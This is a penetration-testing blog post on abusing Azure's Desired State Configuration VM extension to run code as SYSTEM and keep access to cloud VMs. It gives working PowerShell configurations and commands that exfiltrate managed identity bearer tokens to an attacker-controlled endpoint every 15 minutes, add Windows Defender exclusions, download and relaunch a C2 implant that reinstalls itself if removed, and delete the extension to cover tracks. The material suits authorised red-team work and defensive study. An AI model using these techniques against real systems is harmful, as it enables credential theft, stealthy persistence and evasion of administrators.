Azure Persistence with Desired State Configurations

written by Jake Karnes | June 24, 2021

In a previous blog, I described how anyone with the Contributor role in an Azure subscription can run arbitrary scripts on the VMs of that subscription. That blog utilizes the Run Command feature and the Custom Script Extension to execute the payloads. This blog will explore how pentesters can also use the Desired State Configuration (DSC) VM extension to run arbitrary commands, with built-in functionality for recurring commands and persistence.

Desired State Configuration in Azure

PowerShell Desired State Configuration (DSC) is existing Windows functionality that allows system administrators to declare how a computer should be configured with configuration scripts and resources. This may include installing/running services, local user management, downloading files or running PowerShell scripts. Once enabled, the Local Configuration Manager (LCM) subsystem will automatically and continually monitor the computer's current configuration, and perform any actions required to apply the desired configuration.

More recently, Microsoft has brought first-class support for DSC into Azure. This allows Azure administrators to utilize DSC's powerful functionality to configure and monitor their Azure VMs at the cloud scale. Azure offers two methods of using DSC: Azure Automation State Configuration and the DSC VM extension.

Azure Automation State Configuration vs Desired State Configuration VM Extension

Azure Automation State Configuration allows administrators to

use an Azure Automation Account to deploy DSC at scale across their cloud VMs and on-premise systems. This feature is integrated with the Azure Portal and provides a UI to deploy configurations and monitor the systems' compliance. The DSC artifacts are deployed via a "pull server." The systems will periodically report their configuration to the Automation Account and retrieve the latest configurations.

While this is very practical functionality, it's not our best option as pentesters for a couple reasons. First, it's not a stealthy technique for controlling the target systems. Cloud administrators can easily observe usage of the Automation State Configuration feature in the portal. Second, when the target systems are updated to pull their DSC artifacts from our Automation Account, this may overwrite legitimate usage of the DSC feature. The target systems may lose their existing configuration, and this may interrupt daily operations.

We'll avoid these problems by using the DSC VM extension instead. When using the VM extension, DSC artifacts are pushed to individually targeted systems, instead of being pulled from a centralized Automation Account. When deploying artifacts, we can also check to see if DSC is already in use on the system, and if so, stop the deployment. This prevents us from overwriting existing, legitimate configurations. Lastly, the VM extension can be quickly removed after the DSC artifacts are pushed, making this much more difficult to detect in the Azure portal. The VM extension provides more targeted, fine-grain control and allows us to remain under the radar.

Running Arbitrary Scripts Through the Desired State Configuration VM Extension

While not exactly the intended use, plain PowerShell scripts can be run directly through the DSC VM extension. Other features such as RunCommand and the Custom Script extension

are better suited for this, but it is interesting to see that it works (despite not actually providing any configuration). Let's considering the following PowerShell script:

```
echo "Hello from DSC. I'm running as $(whoami)" > C:\dsc_hello.txt
```

DSCHello.ps1

To setup the script as a DSC, we'll run the following commands from our workstation:

1. The Publish-AzVMDscConfiguration cmdlet will compress and upload the script to a storage account of our choice.
2. The Set-AzVMDscExtension cmdlet will add the DSC VM extension to the "jk-dsc-testing" VM. Once the extension is added, it will automatically download the script from the storage account and run it.

```
PS C:\> Publish-AzVMDscConfiguration -ConfigurationPath .\DSCHello.ps1 -ResourceGroupName tester -StorageAccountName <your-storage-account-name>
[TRUNCATED]

PS C:\> Set-AzVMDscExtension -VMName jk-dsc-testing -ConfigurationArchive "DSCHello.ps1.zip" -ConfigurationName "DSCHello" -ResourceGroupName tester -ArchiveStorageAccountName <your-storage-account-name> -Version "2.83"
Set-AzVMDscExtension : Long running operation failed with status 'Failed'. Additional Info:'VM has reported a failure when processing extension 'Microsoft.Powershell.DSC'.
[TRUNCATED]
```

After about a minute, the second Set-AzVMDscExtension command returns an error. This is expected because our DSCHello.ps1 script does not actually include a valid DSC configuration. Despite this error, our script was executed on the target VM. We can confirm this by using the RunCommand feature to check

the contents of the output file: C:\dsc_hello.txt.

RunCommand Output

The output within the file confirms that the script was executed successfully, despite the error returned by the Set-AzVMDscExtension command. It also confirms that our script is running as SYSTEM on the VM.

While it's nice to know that the DSC VM extension can be used for one-off scripts, there are better tools for this task at our disposal. We'll instead focus on utilizing the power of DSC for our more common tasks as pentesters.

Practical DSC Extension Usage

While the above process does result in privileged script execution, it doesn't maximize the functionality offered by the DSC VM extension. We can improve upon this in several ways.

Using Actual DSC Configuration Artifacts

The simplest improvement is to add an actual configuration to our script. There are many different types of DSC Resources that can be used within a DSC configuration. The most versatile is the Script Resource which we'll use to wrap whatever functionality we'd like to deploy. If we were rewriting the above example to use a Script Resource, that

would appear in our DSC script as:

```
Configuration DSCHello
{
        Node localhost
        {
                Script ScriptExample
                {
                        SetScript = {
                                echo "Hello from DSC. I'm
running as $(whoami)" > C:\dsc_hello.txt
                        }
                        TestScript = {
                                        return Test-Path
C:\dsc_hello.txt
                        }
                        GetScript = { @{ Result = (Get-Content
C:\dsc_hello.txt) } }
                }
        }
}
```

DSCHello.ps1 (with Configuration and Script Resource)

When deployed via the DSC VM extension with the previous commands, the Set-AzVMDscExtension command will now complete successfully because we've provided a well-formed DSC configuration. We've also provided a TestScript which will test for the presence of the C:\dsc_hello.txt output file.

Automatic Recurring Execution

One of the key features of DSC is the capability to detect if a system has drifted from its desired state, and to automatically apply any necessary configuration changes. We can use this built-in functionality to automatically run our commands as many times as we'd like. We'll see some additional examples of this later in the post, but for now we'll continue the example from above. Note the TestScript ScriptBlock in the previous code segment. If the C:\dsc_hello.txt file is ever removed from the file system after the initial execution, the

TestScript command will return false, and the SetScript command will be run again.

While this capability is built into DSC, it’s not enabled by default. But we can enable it while deploying our DSC artifacts to the target system. To do that, we’ll prepend the following commands to our growing DSCHello.ps1 script.

```
[DscLocalConfigurationManager()]
Configuration DscMetaConfigs
{
        Node localhost
    {
                Settings
        {
             RefreshFrequencyMins           = 30
             RefreshMode                    = 'PUSH'
                   ConfigurationMode                    =
'ApplyAndAutoCorrect'
             AllowModuleOverwrite           = $False
             RebootNodeIfNeeded             = $False
                   ActionAfterReboot                    =
'ContinueConfiguration'
             ConfigurationModeFrequencyMins = 15
        }
        }
}
DscMetaConfigs -Output .\output\
Set-DscLocalConfigurationManager -Path .\output\
```

Commands to be added to DSCHello.ps1 to enable automatic recurring execution.

These commands will update the DSC Local Configuration Manager (LCM), which is the subsystem responsible for keeping the system in its configured desired state. The key update is changing the “ConfigurationMode” value to “ApplyAndAutoCorrect” to ensure our SetScript commands are executed whenever the TestScript block returns false. After this update, the LCM will check the system’s configuration every 15 minutes and applies any necessary configurations. Unfortunately, this is the most frequent schedule that can be

configured.

Polite Execution: Checking if DSC is Already in Use

As mentioned earlier, we wouldn't want to make these DSC/LCM updates if the target system is already using DSC for a legitimate purpose. In a standard pentest, this has too high of a risk of disrupting normal functionality. And in a red team scenario, this change could lead to more rapid detection by the blue team.

To avoid this, we can update our script to check if the system currently has any DSC configuration already applied. By prepending the following commands to our ever-growing DSCHello.ps1 file, the script will first check if there's an existing configuration, and exit if any exists.


```
$type = Get-DscConfigurationStatus | select -ExpandProperty
Type
if ( $? -and ($type -ne 'Initial'))
{
    exit
}
```

Commands to be added to DSCHello.ps1 to exit if DSC is already in use.

With this addition, our DSCHello.ps1 file is complete and ready for deployment. It will confirm that the DSC feature is not already in-use on the target system. It will configure the LCM to automatically re-execute our commands as needed. And it will complete successfully because it provides a well-formed DSC configuration and resource. The complete version of this example script is available for review here.

Covering Tracks: Removing the DSC VM Extension

After deploying the DSC VM extension, it can be viewed in the Azure Portal under the target VM's "Extensions" blade.



If you click the “View detailed status” link, there are execution details, including some of the script output. To cover our tracks, we can eliminate this information by simply removing the DSC VM extension itself using the Remove-AzVMDscExtension cmdlet. This removes the extension information from the portal and deletes the deployment artifacts from the target VM. However, is does leave behind the existing logs in the C:\WindowsAzure\Logs\Plugins\Microsoft.Powershell.DSC\<VERSION> directory.

Fortunately for us though, this does not remove the deployed DSC configuration from the target VM. If configured as a recurring or persistent task, it will continue to run on the set schedule. We’re free to clean up the extension and artifacts, and still retain our functionality.

Deploying Pre-Configured DSC Artifacts

The official Set-AzVMDscExtension cmdlet is very useful but it assumes that the DSC artifacts to be deployed were uploaded to a caller-controlled storage account using the Publish-AzVMDscConfiguration command. While this is generally true for its intended usage, this is not ideal for pentesters. To use the Set-AzVMDscExtension command against a targeted VM in an engagement, we would have to also upload the DSC artifacts into a storage account within the same Azure subscription using the Publish-AzVMDscConfiguration command. This leaves behind additional artifacts which may be detected by the blue team, and reduces re-usability of our artifacts.

As a workaround, I've added the Invoke-DscVmExtension function to the MicroBurst framework. This is a reimplementation of the Set-AzVMDscExtension cmdet which instead deploys DSC artifacts hosted at any publicly accessible URL. The example DSC artifacts used throughout this blog are hosted in the MicroBurst GitHub repo and available for use. We can use the Invoke-DscVMExtension function to deploy the DSC VM extension and download our pre-made artifacts from there. This greatly increases the reusability of these artifacts.

Additionally, the Invoke-DscVmExtension function automatically removes the DSC VM extension from the target system after the deployment. This results in a stealthier overall deployment.

We can use this single function to do the following:

1. Add the DSC VM extension to a target VM which performs the following:
    1. Download the publicly hosted, reusable artifacts from an input URL.
    2. Check if any DSC configurations are already in use.
    3. Update the Local Configuration Manager to

        automatically run our deployed configuration every 15 minutes.
    4. Run the provided script as SYSTEM.
2. Remove the DSC VM extension to cover our tracks in the portal.

And here's how it looks in action:

```
PS C:\ > Invoke-DscVmExtension -Name jk-dsc-testing -ResourceGroupName tester -ConfigurationArchiveURL "https://github.com/NetSPI/MicroBurst/raw/master/Misc/DSC/DSCHello.ps1.zip"
Deploying DSC to VM: jk-dsc-testing
Deployment Successful: True
Deleting DSC extension from VM: jk-dsc-testing
Removal Successful: True
```

Execution of Invoke-DscVmExtension function

Example 1: A Recurring Task to Export Managed Identity Tokens

An Azure VM can be directly assigned permissions to other Azure resources through the VM's managed identity. NetSPI's Karl Fosaaen has thoroughly explored how attackers and pentesters can exploit this in his previous blogs. If you'd like a deeper dive into managed identities, I recommend his in-depth review here. In that blog, Karl describes how anyone with command execution on the VM can obtain an access token for that VM's managed identity by sending an HTTP request to the Azure Metadata Service URL.

Additionally, NetSPI's Josh Magri explored in his blog post how bearer tokens can be passed to the Azure REST APIs to perform actions authorized as that identity. This provides a straightforward mechanism for enumerating the target subscription and moving laterally/vertically.

Let's combine these concepts with the DSC VM extension. We'll deploy a DSC configuration which will execute our commands.

Our configuration will send a request to the Azure Metadata Service from the target VM and obtain the bearer token for that VM's managed identity. Once we've obtained the bearer token, we'll exfiltrate it from the server by sending an HTTP POST request to a URL of our choice.

The full code for the script is available for review here, but the core DSC configuration is included below:

```
Configuration ExportManagedIdentityToken
{

  param
  (
    [String]
    $ExportURL
  )

  Import-DscResource -ModuleName 'PSDesiredStateConfiguration'

  Node localhost
  {
    Script ScriptExample
    {
      SetScript = {
            $metadataResponse = Invoke-WebRequest -Uri
'http://169.254.169.254/metadata/identity/oauth2/token?api-ver
sion=2018-02-01&resource=https://management.azure.com/'   -
Method GET -Headers @{Metadata="true"} -UseBasicParsing
            [Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls                -bor
[Net.SecurityProtocolType]::Tls11              -bor
[Net.SecurityProtocolType]::Tls12
        Invoke-RestMethod -Method 'Post' -URI $using:ExportURL
-Body     $metadataResponse.Content     -ContentType
"application/json"
      }
      TestScript = {
        return $false
      }
      GetScript = { return @{result = 'result'} }
```

```
    }
  }
}
```

The ExportManagedIdentityToken.ps1 Configuration Snippet

In the above configuration, there are a few of key components:

1. Note that we're passing in the $ExportURL value as a Configuration parameter. This allows us to re-use the configuration and decide where the bearer token will be exfilitrated at deployment time.
2. As described earlier, the SetScript script block obtains the bearer token from the Azure Metadata Service URL and sends it as a POST request to the $ExportURL value.
3. The TestScript ScriptBlock always returns false. This ensures the commands are executed 15 minutes, guaranteeing we always have a fresh, valid bearer token for extended persistence.

To receive and process the bearer token sent by the script, we'll deploy a simple PowerShell Azure Function App to a separate subscription under our control. This will extract the incoming bearer token and call the Azure REST APIs to review the permissions assigned to it. The full code for the Function App is available here and essentially copy-pasted from Josh's blog in the "Enumeration" section.

We'll deploy the script with the Invoke-DscVmExtension function described in the previous section. In this example, we'll pass the target VM via the pipeline, and we'll pass the $ExportURL value as a ConfigurationArgument. The function will automatically handle the deployment and cleanup.

```
PS C:\ > Get-AzVM -Name jk-dsc-testing -ResourceGroupName tester | Invoke-DscVmExtension -ConfigurationArchiveURL "https://github.com/NetSPI/MicroBurst/raw/master/Misc/DSC/ExportManagedIdentityToken.ps1.zip" -ConfigurationArgument @{ExportURL="https://[your-function-app].azurewebsites.net/api/TokenEndpoint"}
Deploying DSC to VM: jk-dsc-testing
```

```
Deployment Successful: True
Deleting DSC extension from VM: jk-dsc-testing
Removal Successful: True
```

Deploying the ExportManagedIdentityToken script via the Invoke-DscVmExtension function

During the deployment, and every 15 minutes thereafter, the bearer token will be POSTed to the Function App. We can monitor the Function App's logs to observe the incoming value and which permissions are assigned to the managed identity.

```
2021-06-08T04:13:45.474 [Information] Executing 'Functions.MgCatchingFunction' (Reason='This function was programmatically called via the host APIs.', Id=d0dd2ee5-6b47-48c6-8bf2-10e74197e769)
2021-06-08T04:13:45.481 [Information] INFORMATION: PowerShell HTTP trigger function processed a request. Incoming JSON contents
2021-06-08T04:13:45.486 [Information] OUTPUT:
2021-06-08T04:13:45.487 [Information] OUTPUT: Name Value
2021-06-08T04:13:45.491 [Information] OUTPUT: ---- -----
2021-06-08T04:13:45.491 [Information] OUTPUT: resource https://management.azure.com/
2021-06-08T04:13:45.492 [Information] OUTPUT: access_token eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Im5PbzNaRHJPRFhFSzFqS1doWHNsSFJfS1hFZyIsImtp…
2021-06-08T04:13:45.492 [Information] OUTPUT: expires_on 1623209325
2021-06-08T04:13:45.492 [Information] OUTPUT: ext_expires_in 86399
2021-06-08T04:13:45.493 [Information] OUTPUT: token_type Bearer
2021-06-08T04:13:45.494 [Information] OUTPUT: client_id 367d6d5b-cf5f-4818-abb6-b6ea700b377f
2021-06-08T04:13:45.495 [Information] OUTPUT: not_before 1623122625
2021-06-08T04:13:45.495 [Information] OUTPUT: expires_in 83700
2021-06-08T04:13:45.495 [Information] INFORMATION: Access token
```

```
2021-06-08T04:13:45.496    [Information]    OUTPUT:
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Im5PbzNaRHJPRFhFSz
FqS1doWHNsSFJfS1hFZyIsImtp…
2021-06-08T04:13:45.496 [Information] INFORMATION: Principal
ID
2021-06-08T04:13:45.496  [Information]  OUTPUT:  821ace7f-
e6d8-4ba2-8304-ef45fbb4fb19
2021-06-08T04:13:45.496    [Information]    INFORMATION:
/subscriptions/d4[REDACTED]b2/resourcegroups/tester/providers/
Microsoft.Compute/virtualMachines/jk-dsc-testing
2021-06-08T04:13:45.497    [Information]    INFORMATION:
Subscription ID
2021-06-08T04:13:45.497 [Information] OUTPUT: d4[REDACTED]b2
2021-06-08T04:13:45.497 [Information] INFORMATION: VM Name
2021-06-08T04:13:45.497 [Information] OUTPUT: jk-dsc-testing
2021-06-08T04:13:46.001 [Information] OUTPUT: Current identity
has permission Reader on scope /subscriptions/d4[REDACTED]b2
```

Deploying the ExportManagedIdentityToken script via the Invoke-DscVmExtension function

Example 2: A Persistent Command and Control Implant

Using DSC, not only can we execute tasks on a recurring schedule, but we can also utilize its self-correcting behavior to deploy persistent C2 implants on the target VM. In the example below, we'll be using Covenant as our C2 framework. This will both host our malicious executable and listen for its callback. This blog won't cover how to use Covenant, but for more information on that topic, please see my previous blog post in which I deployed Covenant's implants ("grunts") using Azure's Custom Script Extension.

The DeployDSCAgent DSC configuration performs the following tasks:

1. Create a destination folder for the executable to be downloaded into.
2. Create a Windows Defender exclusion for the destination folder.


3. Create a Windows Defender exclusion for the full path of the executable.
4. Create a Windows Defender exclusion for the executable's process.
5. Download the hosted implant from the input URL.
6. Executes the malicious implant, providing remote control as the SYSTEM process.

The full code for the DSC configuration is relatively simple, but a bit too long to include here. If you're interested, [the code is available for review on GitHub](). Deploying the DSC extension to the target VM is as straightforward as before:

```
PS C:\ > Get-AzVM -Name jk-dsc-testing -ResourceGroupName tester | Invoke-DscVmExtension -ConfigurationArchiveURL "https://github.com/NetSPI/MicroBurst/raw/master/Misc/DSC/DeployDSCAgent.ps1.zip" -ConfigurationArgument @{ImplantURL="http://172.18.0.5/GruntHTTP40.exe"}
Deploying DSC to VM: jk-dsc-testing
Deployment Successful: True
Deleting DSC extension from VM: jk-dsc-testing
Removal Successful: True
```

Deploying the DeployDSCAgent script via the Invoke-DscVmExtension function

A few minutes after the Invoke-DscVmExtension command is started, our Covenant listener will detect that the implant has been executed and is awaiting further commands.



The Covenant implant is deployed and connects back to the C2 server.

The beauty of using DSC for this task is that the status of the above 6 tasks will be automatically checked every 15 minutes. If any of them are incomplete (for example, if a sysadmin deletes our implant, kills the process, or removes

the Defender exclusions) then they will be automatically re-executed along with any previous steps. This provides us with robust persistence on the target VM.

Final Thoughts

We've seen how the DSC VM extension provides yet another mechanism for privileged Azure users (such as those with the Contributor role) to achieve command execution on Azure VMs. While other VM extensions provide command execution as well, the DSC VM extension offers built-in support for recurring commands and advanced persistence techniques. The Invoke-DscVmExtension cmdlet added into the MicroBurst framework provides easy reusability of premade, public DSC configurations for use on multiple pentest engagements. All together, the DSC VM extension is robust tool which should be considered for any Azure pentester.